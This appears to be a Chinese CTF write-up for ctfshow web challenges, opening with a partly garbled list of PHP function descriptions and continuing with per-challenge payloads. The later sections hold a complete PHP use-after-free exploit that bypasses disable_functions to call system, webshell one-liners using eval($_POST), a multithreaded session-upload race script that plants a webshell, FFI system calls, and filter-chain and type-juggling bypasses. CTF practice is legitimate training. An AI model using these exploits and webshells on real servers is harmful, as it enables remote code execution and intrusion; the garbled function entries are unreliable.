- is_executable() 函数检查指定的文件是否可执行。
- is_dir() 函数检查指定的文件是否是目录。
- glob() 函数返回匹配指定模式的文件名或目录。
- fwrite() 函数写入文件(可安全用于二进制文件)。
- ftruncate() 函数把文件截断到指定的长度。
- ftell() 函数在打开文件中的当前位置。
- fstat() 函数返回关于打开文件的信息。
- fseek() 函数在打开的文件中定位。
- fscanf() 函数根据指定的格式对来自打开的文件的输入进行解析。
- fread() 函数读取文件(可安全用于二进制文件)。
- fputs() 函数写入文件(可安全用于二进制文件)。
- fputcsv() 函数将行格式化为 CSV 并写入一个打开的文件。
- fpassthru() 函数输出文件指针处的所有剩余数据。
- fopen() 函数打开文件或者 URL。
- fnmatch() 函数根据指定的模式来匹配文件名或字符串。
- flock() 函数锁定或释放文件。
- filetype() 函数返回指定文件或目录的类型。
- filesize() 函数返回指定文件的大小。
- fileperms() 函数返回文件或目录的权限。
- fileowner() 函数返回文件的所有者。
- filemtime() 函数返回文件内容上次的修改时间。
- fileinode() 函数返回文件的 inode 编号。
- filegroup() 函数返回指定文件的组 ID。
- filectime() 函数返回指定文件的上次 inode 修改时间。
- fileatime() 函数返回指定文件的上次访问时间。
- file_put_contents() 函数把一个字符串写入文件中。
- file_get_contents() 函数把整个文件读入一个字符串中。
- file_exists() 函数检查文件或目录是否存在。
- file() 函数把整个文件读入一个数组中。
- fgetss() 函数从打开的文件中读取一行并过滤掉 HTML 和 PHP 标记。
- fgets() 函数从文件指针中读取一行。
- fgetcsv() 函数从文件指针中读入一行并解析 CSV 字段。
- fgetc() 函数从文件指针中读取一个字符。
- fflush() 函数将缓冲内容输出到文件。
- feof() 函数检测是否已到达文件末尾 (eof)。
- fclose() 函数关闭一个打开文件。
- diskfreespace() 函数返回目录中的可用空间。该函数是 disk_free_space() 函数的别名。
- disk_total_space() 函数返回指定目录的磁盘总大小。
- disk_free_space() 函数返回目录中的可用空间
- dirname() 函数返回路径中的目录部分。
- clearstatcache() 函数拷贝文件。
- clearstatcache() 函数清除文件状态缓存。
- chown() 函数改变指定文件的所有者。
- chmod() 函数改变文件模式。
- chgrp() 函数改变文件所属的组。
- basename() 函数返回路径中的文件名部分。
- set_exception_handler() handler() 函数
PHP Error 和 Logging 函数
- set_exception_handler() 函数设置用户自定义的异常处理函数。
- set_error_handler() 函数设置用户自定义的错误处理函数。
- restore_exception_handler() 函数恢复之前的异常处理程序,该程序是由 set_exception_handler() 函数改变的。
- restore_error_handler() 函数恢复之前的错误处理程序,该程序是由 set_error_handler() 函数改变的。
- error_reporting() 设置 PHP 的报错级别并返回当前级别。
- error_log() 函数向服务器错误记录、文件或远程目标发送一个错误。
- error_get_last() 函数获取最后发生的错误。
- debug_print_backtrace() 函数输出 backtrace。
- debug_backtrace() cktrace() 函数
PHP Error 和 Logging 函数
- scandir() 函数返回一个数组,其中包含指定路径中的文件和目录。
- rewinddir() 函数重置由 opendir() 打开的目录句柄。
- readdir() 函数返回由 opendir() 打开的目录句柄中的条目。
- opendir() 函数打开一个目录句柄,可由 closedir(),readdir() 和 rewinddir() 使用。
- getcwd() 函数返回当前目录。
- closedir() 函数关闭由 opendir() 函数打开的目录句柄。
- dir() 函数打开一个目录句柄,并返回一个对象。这个对象包含三个方法:read() , rewind() 以及 close()。
- chroot() 函数把当前进程的根目录改变为指定的目录。
- chdir() 函数把当前的目录改变为指定的目录。
- time() 函数返回当前时间的 Unix 时间戳。
- strtotime() 函数将任何英文文本的日期时间描述解析为 Unix 时间戳。
- strptime() 函数解析由 strftime() 生成的日期/时间。
- strftime() 函数根据区域设置格式化本地时间/日期。
- mktime() 函数返回一个日期的 Unix 时间戳。
- microtime() 函数返回当前 Unix 时间戳和微秒数。
- localtime() 函数返回本地时间(一个数组)。
- idate() 函数将本地时间/日期格式化为整数。
- gmstrftime() 函数根据本地区域设置格式化 GMT/UTC 时间/日期。
- gmmktime() 函数取得 GMT 日期的 UNIX 时间戳。
- gmdate() 函数格式化 GMT/UTC 日期/时间。
- gettimeofday() 函数返回一个包含当前时间信息的数组。
- getdate() 函数取得日期/时间信息。
- date() 函数格式化一个本地时间/日期。
- date_sunset() 函数返回指定的日期与地点的日落时间。
- date_sunrise() 函数返回指定的日期与地点的日出时间。
- date_default_timezone_set() 函数设置用在脚本中所有日期/时间函数的默认时区。
- date_default_timezone_get() 函数返回脚本中所有日期时间函数所使用的默认时区。
- checkdate() 函数验证一个格里高里日期。
- UnixToJD() 函数把 Unix 时间戳转换为儒略日计数。
- JulianToJD() 函数把儒略历转换为儒略日计数。
- JewishToJD() 函数把犹太历法转换为儒略日计数。
- JDToUnix() 函数把儒略日计数转换为 Unix 时间戳。
- JDToGregorian() lian() 函数
- JDToGregorian() 函数把儒略日计数转换为格利高里历法。
- JDToFrench() 函数把儒略日计数转换为法国共和国历法。
- JDMonthName() 函数返回指定历法的月份字符串。
- JDDayOfWeek() 函数返回日期在周几。
- GregorianToJD() 函数将格利高里历法转换成为儒略日计数。
- FrenchToJD() 函数将法国共和历法转换成为儒略日计数。
- easter_days() 函数返回指定年份的复活节与 3 月 21 日之间的天数。
- easter_date() 函数返回指定年份的复活节午夜的 Unix 时间戳。
- cal_to_jd() 函数把指定的日期转换为儒略日计数。
- cal_info() 函数返回一个数组,其中包含了关于给定历法的信息。
- cal_from_jd() 函数把儒略日计数转换为指定历法的日期。
- cal_days_in_month() 函数针对指定的年份和日历,返回一个月中的天数。
- usort() 函数使用用户自定义的函数对数组排序。
- uksort() 函数使用用户自定义的比较函数按照键名对数组排序,并保持索引关系。
- uasort() 函数使用用户自定义的比较函数对数组排序,并保持索引关联(不为元素分配新的键)。
- sort() 函数按升序对给定数组的值排序。
- sizeof() 函数计算数组中的单元数目或对象中的属性个数。
- shuffle() 函数把数组中的元素按随机顺序重新排列。
- rsort() 函数对数组的元素按照键值进行逆向排序。与 arsort() 的功能基本相同。
- reset() 函数把数组的内部指针指向第一个元素,并返回这个元素的值。
- range() 函数创建并返回一个包含指定范围的元素的数组。
- prev() HP prev() 函数
- pos() 函数是 current() 函数 的别名。它可返回数组中当前元素的值。
- next() 函数把指向当前元素的指针移动到下一个元素的位置,并返回当前元素的值。
- natsort() 函数用自然顺序算法对给定数组中的元素排序。
- natcasesort() 函数用不区分大小写的自然顺序算法对给定数组中的元素排序。
- list() 函数用数组中的元素为一组变量赋值。
- ksort() 函数按照键名对数组排序,为数组值保留原来的键。
- krsort() 函数将数组按照键逆向排序,为数组值保留原来的键。
- key() 函数返回数组内部指针当前指向元素的键名。
- in_array() 函数在数组中搜索给定的值。
- extract() extract() 函数
- end() 函数将数组内部指针指向最后一个元素,并返回该元素的值(如果成功)。
- each() 函数生成一个由数组当前内部指针所指向的元素的键名和键值组成的数组,并把内部指针向前移动。
- current() 函数返回数组中的当前元素(单元)。
- count() 函数计算数组中的单元数目或对象中的属性个数。
- compact() 函数创建一个由参数所带变量组成的数组。如果参数中存在数组,该数组中变量的值也会被获取。
- asort() 函数对数组进行排序并保持索引关系。主要用于对那些单元顺序很重要的结合数组进行排序。
- arsort() 函数对数组进行逆向排序并保持索引关系。主要用于对那些单元顺序很重要的结合数组进行排序。
- array_walk_recursive() cursive() 函数
Mysql
- mysql_unbuffered_query() 函数向 MySQL 发送一条 SQL 查询(不获取 / 缓存结果)。
- mysql_thread_id() 函数返回当前线程的 ID。
- mysql_stat() 函数返回 MySQL 服务器的当前系统状态。
- mysql_select_db() 函数设置活动的 MySQL 数据库。
- mysql_result() 函数返回结果集中一个字段的值。
- mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。
- mysql_query() 函数执行一条 MySQL 查询。
- mysql_ping() 函数 Ping 一个服务器连接,如果没有连接则重新连接。
- mysql_pconnect() 函数打开一个到 MySQL 服务器的持久连接。
- mysql_num_rows() 函数返回结果集中行的数目。
- mysql_num_fields() 函数返回结果集中字段的数。
- mysql_list_processes() 函数列出 MySQL 进程。
- mysql_list_dbs() 函数列出 MySQL 服务器中所有的数据库。
- mysql_insert_id() 函数返回上一步 INSERT 操作产生的 ID。
- mysql_info() 函数返回最近一条查询的信息。
- mysql_get_server_info() 函数返回 MySQL 服务器的信息。
- mysql_get_proto_info() 函数返回 MySQL 协议的信息。
- mysql_get_host_info() 函数返回 MySQL 主机的信息。
- mysql_get_client_info() 函数返回 MySQL 客户端信息。
- mysql_free_result() 函数释放结果内存。
- mysql_field_type() 函数返回结果集中指定字段的类型。
- mysql_field_table() 函数返回指定字段所在的表名。
- mysql_field_seek() 函数将结果集中的指针设定为指定的字段偏移量。
- mysql_field_name() 函数取得结果中指定字段的字段名。
- mysql_field_len() 函数返回指定字段的长度。
- mysql_field_flags() 函数从结果中取得和指定字段关联的标志。
- mysql_fetch_row() 函数从结果集中取得一行作为数字数组。
- mysql_fetch_object() 函数从结果集(记录集)中取得一行作为对象。
- mysql_fetch_lengths() 函数取得一行中每个字段的内容的长度。
- mysql_fetch_field() 函数从结果集中取得列信息并作为对象返回。
- mysql_fetch_assoc() 函数从结果集中取得一行作为关联数组。
- mysql_fetch_array() 函数从结果集中取得一行作为关联数组,或数字数组,或二者兼有
- mysql_error() 函数返回上一个 MySQL 操作产生的文本错误信息。
- mysql_errno() 函数返回上一个 MySQL 操作中的错误信息的数字编码。
- mysql_db_name() 函数取得 mysql_list_dbs() 调用所返回的数据库名。
- mysql_data_seek() 函数移动内部结果的指针。
- mysql_connect() 函数打开非持久的 MySQL 连接。
- mysql_close() 函数关闭非持久的 MySQL 连接。
- mysql_client_encoding() 函数返回当前连接的字符集的名称。
- mysql_affected_rows() 函数返回前一次 MySQL 操作所影响的记录行数。
内容很多大家有时间可以看看
print_r(glob("*"));读取当前目录
0索引是flag.php
利用hackbar插件进行读取文件即可
直接show_source即可
c=show_source('flag.php');
web61
这个地方可以使用show_source(file,bollean)
print_r(scandir(current(localeconv())));
成功打印出当前目录下文件
current()返回数组中的单元,默认取第一个值:
localeconv()返回一包含本地数字及货币格式信息的数组。而数组第一项就是"."(后续出现的.都用双引号包裹,方便识别)
 chr()函数以256为一个周期,所以chr(46),chr(302),chr(558)都等于"."
所以使用chr(time()),一个周期必定出现一次"."
hebrevc(crypt(arg))可以随机生成一个hash值,第一个字符随机是$(大概率) 或者 "."(小概率) 然后通过chr(ord())只取第一个字符
ps:ord()返回字符串中第一个字符的Ascii值
print_r(scandir(chr(ord(hebrevc(crypt(time()))))));
web67
区别在于,print_r() 函数被禁了。
那就用 var_dump() 函数。
var_dump():打印变量的相关信息
web68
- include():表达式包含并运行指定文件。因为highlight_file函数被禁了
web69
打印函数:print、echo
print和echo无法打印数组,利用implode函数将数组转换成字符串再打印
查看目录下文件:scandir
读取函数readgzfile:可以读取非gz格式的文件
payload:
?c=readgzfile('/flag.txt');
session_id()
session_id():可以用来获取/设置 当前会话 ID。
session需要使用session_start()开启,然后返回参数给session_id()
但是有一点限制:文件会话管理器仅允许会话 ID 中使用以下字符:a-z A-Z 0-9 ,(逗号)和 - 减号)
但是hex2bin()函数可以将十六进制转换为ASCII 字符,所以我们传入十六进制并使用hex2bin()即可
c=include('/flag.txt')
 ob_end_flush();//关闭缓存
 ob_implicit_flush(true);//每次缓存即时输出相当于每次输出后调用flush()
web72
<?php

  function ctfshow($cmd) {
  global $abc, $helper, $backtrace;

class Vuln {
  public $a;
  public function __destruct() {
    global $backtrace;
    unset($this->a);
    $backtrace = (new Exception)->getTrace();
    if(!isset($backtrace[1]['args'])) {
      $backtrace = debug_backtrace();
    }
  }
}

class Helper {
  public $a, $b, $c, $d;
}

function str2ptr(&$str, $p = 0, $s = 8) {
  $address = 0;
  for($j = $s-1; $j >= 0; $j--) {
    $address <<= 8;
    $address |= ord($str[$p+$j]);
  }
  return $address;
}

function ptr2str($ptr, $m = 8) {
  $out = "";
  for ($i=0; $i < $m; $i++) {
    $out .= sprintf("%c",($ptr & 0xff));
    $ptr >>= 8;
  }
  return $out;
}

function write(&$str, $p, $v, $n = 8) {
  $i = 0;
  for($i = 0; $i < $n; $i++) {
    $str[$p + $i] = sprintf("%c",($v & 0xff));
    $v >>= 8;
  }
}

function leak($addr, $p = 0, $s = 8) {
  global $abc, $helper;
  write($abc, 0x68, $addr + $p - 0x10);
  $leak = strlen($helper->a);
  if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
  return $leak;
}

function parse_elf($base) {
  $e_type = leak($base, 0x10, 2);

  $e_phoff = leak($base, 0x20);
  $e_phentsize = leak($base, 0x36, 2);
  $e_phnum = leak($base, 0x38, 2);

  for($i = 0; $i < $e_phnum; $i++) {
    $header = $base + $e_phoff + $i * $e_phentsize;
    $p_type  = leak($header, 0, 4);
    $p_flags = leak($header, 4, 4);
    $p_vaddr = leak($header, 0x10);
    $p_memsz = leak($header, 0x28);

    if($p_type == 1 && $p_flags == 6) {

      $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
      $data_size = $p_memsz;
    } else if($p_type == 1 && $p_flags == 5) {
      $text_size = $p_memsz;
    }
  }

  if(!$data_addr || !$text_size || !$data_size)
    return false;

  return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs($base, $elf) {
  list($data_addr, $text_size, $data_size) = $elf;
  for($i = 0; $i < $data_size / 8; $i++) {
    $leak = leak($data_addr, $i * 8);
    if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
      $deref = leak($leak);

      if($deref != 0x746e6174736e6f63)
        continue;
    } else continue;

    $leak = leak($data_addr, ($i + 4) * 8);
    if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
      $deref = leak($leak);

      if($deref != 0x786568326e6962)
        continue;
    } else continue;

    return $data_addr + $i * 8;
  }
}

function get_binary_base($binary_leak) {
        $base = 0;
        $start = $binary_leak & 0xfffffffffffff000;
        for($i = 0; $i < 0x1000; $i++) {
            $addr = $start - 0x1000 * $i;
            $leak = leak($addr, 0, 7);
            if($leak == 0x10102464c457f) {
                return $addr;
            }
        }
    }

    function get_system($basic_funcs) {
        $addr = $basic_funcs;
        do {
            $f_entry = leak($addr);
            $f_name = leak($f_entry, 0, 6);

            if($f_name == 0x6d6574737973) {
                return leak($addr + 8);
            }
            $addr += 0x20;
        } while($f_entry != 0);
        return false;
    }

    function trigger_uaf($arg) {

        $arg = str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');
        $vuln = new Vuln();
        $vuln->a = $arg;
    }

    if(stristr(PHP_OS, 'WIN')) {
        die('This PoC is for *nix systems only.');
    }

    $n_alloc = 10;
    $contiguous = [];
    for($i = 0; $i < $n_alloc; $i++)
        $contiguous[] = str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');

    trigger_uaf('x');
    $abc = $backtrace[1]['args'][0];

    $helper = new Helper;
    $helper->b = function ($x) { };

    if(strlen($abc) == 79 || strlen($abc) == 0) {
        die("UAF failed");
    }

    $closure_handlers = str2ptr($abc, 0);
    $php_heap = str2ptr($abc, 0x58);
    $abc_addr = $php_heap - 0xc8;

    write($abc, 0x60, 2);
    write($abc, 0x70, 6);

    write($abc, 0x10, $abc_addr + 0x60);
    write($abc, 0x18, 0xa);

    $closure_obj = str2ptr($abc, 0x20);

    $binary_leak = leak($closure_handlers, 8);
    if(!($base = get_binary_base($binary_leak))) {
        die("Couldn't determine binary base address");
    }

    if(!($elf = parse_elf($base))) {
        die("Couldn't parse ELF header");
    }

    if(!($basic_funcs = get_basic_funcs($base, $elf))) {
        die("Couldn't get basic_functions address");
    }

    if(!($zif_system = get_system($basic_funcs))) {
        die("Couldn't get zif_system address");
    }


    $fake_obj_offset = 0xd0;
    for($i = 0; $i < 0x110; $i += 8) {
        write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
    }

    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4);
    write($abc, 0xd0 + 0x68, $zif_system);

    ($helper->b)($cmd);
    exit();
}

ctfshow("cat /flag0.txt");ob_end_flush();
?>
web73
c=include("/flagx.txt");exit();
主要是确定flag的位置要进行判断

推荐采用伪协议
c=?><?php $a=new DirectoryIterator("glob:///*"); foreach($a as $f) {echo($f->__toString().' ');} exit(0); ?>
web75
c=try {$dbh = new PDO('mysql:host=localhost;dbname=ctftraining', 'root','root');
foreach($dbh->query('select load_file("/flag36.txt")') as $row)
{echo($row[0])."|"; }
$dbh = null;
}
catch (PDOException $e)
{echo $e->getMessage();exit(0);}
exit(0);
就是通过 php PDO 连接数据库,通过数据库的函数间接查询文件内容。
那现在的问题就在于怎么获得题目环境使用的数据库名称?
B站 CTFshow 官方视频讲解说之前见过几次数据库名为 “ ctftraining ”。好吧,这算是个小坑吧。估计以后涉及到数据库操作就先猜测数据库名为 “ ctftraining ”。
MySQL
- load_file() 函数
读取一个文件并将其内容作为字符串返回。
ob_get_contents():得到缓冲区的数据
ob_end_clean():会清除缓冲区的内容,并将缓冲区关闭,但不会输出内容
PHP
- PDO:PHP Data Object的缩写。统一各种数据库的访问接口。
- PDO->query():用于查询数据并返回查询结果。
- payload
- c=try {$dbh = new PDO('mysql:host=localhost;dbname=ctftraining', 'root', 'root');foreach($dbh->query('select load_file("/flag36.txt")') as $row){echo($row[0])."|"; }$dbh = null;}catch (PDOException $e) {echo $e->getMessage();exit(0);}exit(0);
web77
构造该payload
c=$ffi = FFI::cdef("int system(const char *command);");$a='/readflag > 1.txt';$ffi->system($a);
FFI(Foreign Function Interface),即外部函数接口,是指在一种语言里调用另一种语言代码的技术。PHP的FFI扩展就是一个让你在PHP里调用C代码的技术。
可以了解以下文章
https://www.php.net/manual/zh/ffi.cdef.php
web119
${PWD} :/var/www/html
${USER} :www-data
${HOME} :当前用户的主目录
开始构造:可以构造一下/bin/cat
/:${PWD::${#SHLVL}}
a:${USER:~A}
t:${USER:~${#SHLVL}:${#SHLVL}}
(a和t可以挑一个构造即可)
payload1:构造/???/?a? ????.???
${PWD::${#SHLVL}}???${PWD::${#SHLVL}}?${USER:~A}? ????.???
web120,121
${PWD::${##}}${PWD:${#IFS}:${##}}?? ????.???
code=${PWD::${##}}???${PWD::${##}}${PWD:${#IFS}:${##}}?? ????.???
这地方得到脚本之后将反转
给个python脚本(反转字符串)
str1="}934cc64a0312-dac8-2c34-215f-e4e52bbc{wohsftc"
str2=list(str1)
str2.reverse()
flag="".join(str2)
print(flag)
web122
<A;${HOME::$?}???${HOME::$?}????${RANDOM::$?}? ????.??? 这个payload
如果hackbar找不到的话就去抓包
PD9waHAKJGZsYWc9ImN0ZnNob3d7MjZlNTQxNjYtODFiNy00ZWM0LWEzNmYtOWJmNDllZTBkZWYx fSI7Cj8+
这玩意我刷了60多次,因为构造的这个payload采取的是随机数
最后别忘了base64解码时是连着的并非是这个到手直接解码把fSI7Cj8+那个空格去掉要不然格式不对
web124
web124
解答:先审计一下代码。限制了输入长度不能超过80,设置了黑名单和白名单,白名单是一些数学函数。

白名单里有一些进制转换的函数,可以利用来构造我们需要的字符。

1)我们想要让他执行命令,如system($cmd)。为了绕过对字符的限制,可以用get或post再次传参,用白名单的字符串作为参数名。

我们需要两个参数,一个传递函数名,一个传递函数参数值。(这里选择_GET,因为长度短,题目中有长度限制)
$_GET[abs]($_GET[acos]);
也就是c=$_GET[abs]($_GET[acos]);&abs=system&acos=ls
(注:&abs=system&acos=ls不受长度限制,它已经是另外的参数了,不是c的传参内容)

黑名单有中括号,可以用大括号{}代替c=$_GET{abs}($_GET{acos});&abs=system&acos=ls

2)构造_GET。因为白名单的限制,_GET不能直接用,需要构造。
_GET转成十六进制是0x5f474554,由十六进制转为十进制1598506324。

可以利用数学函数,由十进制转成字符。这需要用到两个函数dechex()、hex2bin()。
_GET=hex2bin(dechex(1598506324))

dechex():十进制转十六进制
hex2bin():十六进制转二进制,返回 ASCII 字符

但是第二个函数hex2bin,白名单里没有,不过白名单里有一个base_convert。

base_convert(number,frombase,tobase):可以在任意进制之间转换数字

base_convert('hex2bin',36,10)=>37907361743
base_convert(37907361743,10,36)=>hex2bin

这里base_convert为什么写36进制,是因为数字一共10个,字母(不区分大小写)一共26个,为了能把所有字符都表示进来,就是10+26=36。
其实本题也可以写成34,因为hex2bin里排序最靠后的字母x就在第34的位置。
具体可以参考十六进制:0123456789abcdef

所以_GET=base_convert(37907361743,10,36)(dechex(1598506324))

最后设置一个变量等于_GET,挑一个白名单里最短的pi作为变量名:$pi=base_convert(37907361743,10,36)(dechex(1598506324))

最终的payload:c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{abs}($$pi{acos});&abs=system&acos=cat flag.php
————————————————
版权声明:本文为CSDN博主「九枕」的原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接及本声明。
原文链接:https://blog.csdn.net/m0_48780534/article/details/125095631
文件包含
web78,79
?file=data://text/plain,<?php system('tac flag.php');?>
这是远程执行漏洞
"data://text/plain" 是一个统一资源标识符(URI)的格式,表示其中包含的数据是纯文本格式。通常情况下,这样的URI用于指向包含纯文本数据的资源或文件。在这里,"data://" 表示数据协议,而 "text/plain" 表示数据的 MIME 类型,即纯文本格式。因此,"data://text/plain" 意味着该URI引用的资源包含纯文本数据。
为什么用这个我觉得可能是因为flag这个php文件有数据
web80
包含日志文件 进行getshell 日志文件路径: ?file=/var/log/nginx/access.log
一般的文件包含我们都可以尝试在ua的头部修改,插入一句话木马然后反弹shell得到注入点任意执行命令
web81
web82
import requests
import io
import threading

url='http://e38b93a7-a3b0-4f3e-99fe-45fb55f4f888.challenge.ctf.show:8080/'
sessionid='ctfshow'
data={
	"1":"file_put_contents('/var/www/html/jiuzhen.php','<?php eval($_POST[3]);?>');"
}
#这个是访问/tmp/sess_ctfshow时,post传递的内容,是在网站目录下写入一句话木马。这样一旦访问成功,就可以蚁剑连接了。
def write(session):#/tmp/sess_ctfshow中写入一句话木马。
	fileBytes = io.BytesIO(b'a'*1024*50)
	while True:
		response=session.post(url,
			data={
			'PHP_SESSION_UPLOAD_PROGRESS':'<?php eval($_POST[1]);?>'
			},
			cookies={
			'PHPSESSID':sessionid
			},
			files={
			'file':('ctfshow.jpg',fileBytes)
			}
			)

def read(session):#访问/tmp/sess_ctfshow,post传递信息,在网站目录下写入木马。
	while True:
		response=session.post(url+'?file=/tmp/sess_'+sessionid,data=data,
			cookies={
			'PHPSESSID':sessionid
			}
			)
		resposne2=session.get(url+'jiuzhen.php');#访问木马文件,如果访问到了就代表竞争成功
		if resposne2.status_code==200:了
			print('++++++done++++++')
		else:
			print(resposne2.status_code)

if __name__ == '__main__':

	evnet=threading.Event()
	#写入和访问分别设置5个线程。
	with requests.session() as session:
		for i in range(5):
			threading.Thread(target=write,args=(session,)).start()
		for i in range(5):
			threading.Thread(target=read,args=(session,)).start()

	evnet.set()
访问 /tmp/sess_sessionid,post 传递信息,保存新木马。
def read(session):
while True:
response=session.post(
url+'?file=/tmp/sess_'+sessionid,
data=data,
cookies={
'PHPSESSID':sessionid
}
)
# 访问木马文件,如果访问到了就代表竞争成功
resposne2=session.get(url+'muma.php')
if resposne2.status_code==200:
print('done')
else:
print(resposne2.status_code)
if name == 'main':
evnet=threading.Event()
# 写入和访问分别设置 5 个线程。
with requests.session() as session:
	for i in range(5):
		threading.Thread(target=write,args=(session,)).start()
	for i in range(5):
		threading.Thread(target=read,args=(session,)).start()

evnet.set()
web87
base64可以绕过die函数。因为base64编码范围是 0 ~ 9,a ~ z,A ~ Z,+,/
,所以除了这些字符,其他字符都会被忽略掉。
url全编码脚本python
import os

def main():
    clearFlag = "y"
    while(1):
        if clearFlag == "y" or clearFlag == "Y":
            os.system("cls")
        clearFlag = ""
        string = input("请输入需要转换的字符串 :")
        type = input("请选择操作类型(1:加密 2:解密) :")
        while(type != "1" and type != "2"):
            type = input("操作类型输入错误,请重新选择(1:加密 2:解密) :")
        if type == "1" :
            encode_string = encode(string)
            print("编码结果为:"+encode_string+"\n")
        if type == "2" :
            decode_string = decode(string)
            print("解码结果为:"+decode_string+"【请注意前后空格】\n")
        clearFlag = input("按Y/y清空屏幕继续:")

#编码
def encode(string):
    encode_string = ""
    for char in string:
        encode_char = hex(ord(char)).replace("0x","%")
        encode_string += encode_char
    return encode_string

#解码
def decode(string):
    decode_string = ""
    string_arr = string.split("%")
    string_arr.pop(0)           #删除第一个空元素
    for char in string_arr:
        decode_char = chr(eval("0x"+char))
        decode_string += decode_char
    return decode_string

main()
成功写进去了,python确实好用。
web88
需要用到伪协议的读取
?file=data://text/plain,base64;<?php eval($_GET['cmd']);phpinfo();$_GET;?>11
function filter($x){
    if(preg_match('/http|https|utf|zlib|data|input|rot13|base64|string|log|sess/i',$x)){
        die('too young too simple sometimes naive!');
    }
}
$file=$_GET['file'];
$contents=$_POST['contents'];
filter($file);
file_put_contents($file, "<?php die();?>".$contents);
限制了很多过滤但是没有限制convert.iconv
?file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=2.php
contents=?<hp pe@av(l_$OPTSa[aa]a;)>?
web116 117同理
写入shell拿到flag
php特性
web89
php intval函数
intval() 函数用于获取变量的整数值。
intval() 函数通过使用指定的进制 base 转换(默认是十进制),返回变量 var 的 integer 数值。 intval() 不能用于 object,否则会产生 E_NOTICE 错误并返回 1。
因为不能用于object所以我们一般可以使用数组绕过
web90
一样的
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
  $num = $_GET['num'];
  if($num==="4476"){
    die("no no no!");
  }
  if(intval($num,0)===4476){
    echo $flag;
  }else{
    echo intval($num,0);
  }
}
只要让num!=4476又包含4476即可,我选择的是4476aa直接拿到flag
web91
会出现/ / 有时候也会有^ $
考察了preg_match的/m模式
im模式是可以匹配很多行
i模式只能匹配一行
%0a换行,相当于enter
?cmd=%0aphp
show_source(__FILE__);
include('flag.php');
$a=$_GET['cmd'];
if(preg_match('/^php$/im', $a)){
if(preg_match('/^php$/i', $a)){
echo 'hacker';
}
else{
echo $flag;
}
}
else{
echo 'nonononono';
}
web92
这道题的做法是将num的值赋值4476e即可
web93
转换成八进制也可以,也可以用小数点绕过
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
$num = $_GET['num'];
if($num==4476){
die("no no no!");
}
if(preg_match("/[a-z]/i", $num)){
die("no no no!");
}
if(intval($num,0)==4476){
echo $flag;
}else{
echo intval($num,0);
}
}
web94
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
$num = $_GET['num'];
if($num==="4476"){
die("no no no!");
}
if(preg_match("/[a-z]/i", $num)){
die("no no no!");
}
if(!strpos($num, "0")){
die("no no no!");
}
if(intval($num,0)===4476){
echo $flag;
}
}
web95
八进制绕过最前面不能为0
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
$num = $_GET['num'];
if($num==4476){
die("no no no!");
}
if(preg_match("/[a-z]|\./i", $num)){
die("no no no!!");
}
if(!strpos($num, "0")){
die("no no no!!!");
}
if(intval($num,0)===4476){
echo $flag;
}
}
web96
考察在linux下面表示当前目录是 ./
所以payload我们可以这样写u=./flag.php
highlight_file(__FILE__);

if(isset($_GET['u'])){
if($_GET['u']=='flag.php'){
die("no no no");
}else{
highlight_file($_GET['u']);
}


}
web97,98
一样同上
web99
<?php
  highlight_file(__FILE__);
$allow = array();//设置为数组
for ($i=36; $i < 0x36d; $i++) {
  array_push($allow, rand(1,$i));//向数组里面插入随机数
} i
  f(isset($_GET['n']) && in_array($_GET['n'], $allow)){
  //in_array()函数有漏洞 没有设置第三个参数 就可以形成自动转换eg:n=1.php自动转换为1
  file_put_contents($_GET['n'], $_POST['content']);
//写入1.php文件 内容是<?php system($_POST[1]);?>
} ?
>
payload: get : ?n=1.php post:content=<?php eval($_POST[1]);?>
然后反弹shell即可
web100
首先观察题目,v2是数字也是文件内容,v3是文件名,v1是修改v2的函数名,最终file_put_contents,所以很明显了,就是写个马上去
同时,要去掉v2的前两个字符,更加明显了,题目用意就是让我们用16进制,0x3c3f706870206576616c28245f4745545b22636d64225d293b3f3e这个16进制数字在被hex2bin以后会变成<?php eval($_GET["cmd"]);?>,因为它是数字,所以能过掉第一个if,经过v1传入的hex2bin,被转化成并写入v3的文件中。
但是我的测试失败了,我不死心,在服务器上面写了这道题目上去,php版本5.4.16,linux/apache2,结果是可以成功写入的,is_numeric认为0x3c3f706870206576616c28245f4745545b22636d64225d293b3f3e是数字,而题目环境似乎不认为它是数字,所以无法过掉第一个if
只能通过精心构造数字115044383959474e6864434171594473传入v2,含一个e是科学计数,被hex2bin转化成base64语句,再由v3传入php://filter/write=convert.base64-decode/resource=1.php最终写入<?=`cat *`;,访问1.php打开f12就可以看到flag
最终payload
?v2=0x3c3f706870206576616c28245f4745545b22636d64225d293b3f3e&v3=/var/www/html/1.php
同时post内容:
v1=hex2bin
highlight_file(__FILE__);
$v1 = $_POST['v1'];
$v2 = $_GET['v2'];
$v3 = $_GET['v3'];
$v4 = is_numeric($v2) and is_numeric($v3);
if($v4){
$s = substr($v2,2);
$str = call_user_func($v1,$s);
echo $str;
file_put_contents($v3,$str);}
else{ die('hacker');
}
?>
总结一下看到file_get_content,尝试POST传马
web101,102,103
#payload
aaK1STfY
  0e76658526655756207688271159624026011393
  aaO8zKZF
  0e89257456677279068558073954252716165668
highlight_file(__FILE__);
include("flag.php");

if(isset($_POST['v1']) && isset($_GET['v2'])){
  $v1 = $_POST['v1'];
  $v2 = $_GET['v2'];
  if(sha1($v1)==sha1($v2)){
    echo $flag;
  }
}
?>
<?php
$str = "Hello";
echo sha1($str);
if (sha1($str) == "f7ff9e8b7bb2e09b70935a5d785e0cc5d9d0abf0")
{
echo "<br>Hello world!";
exit;
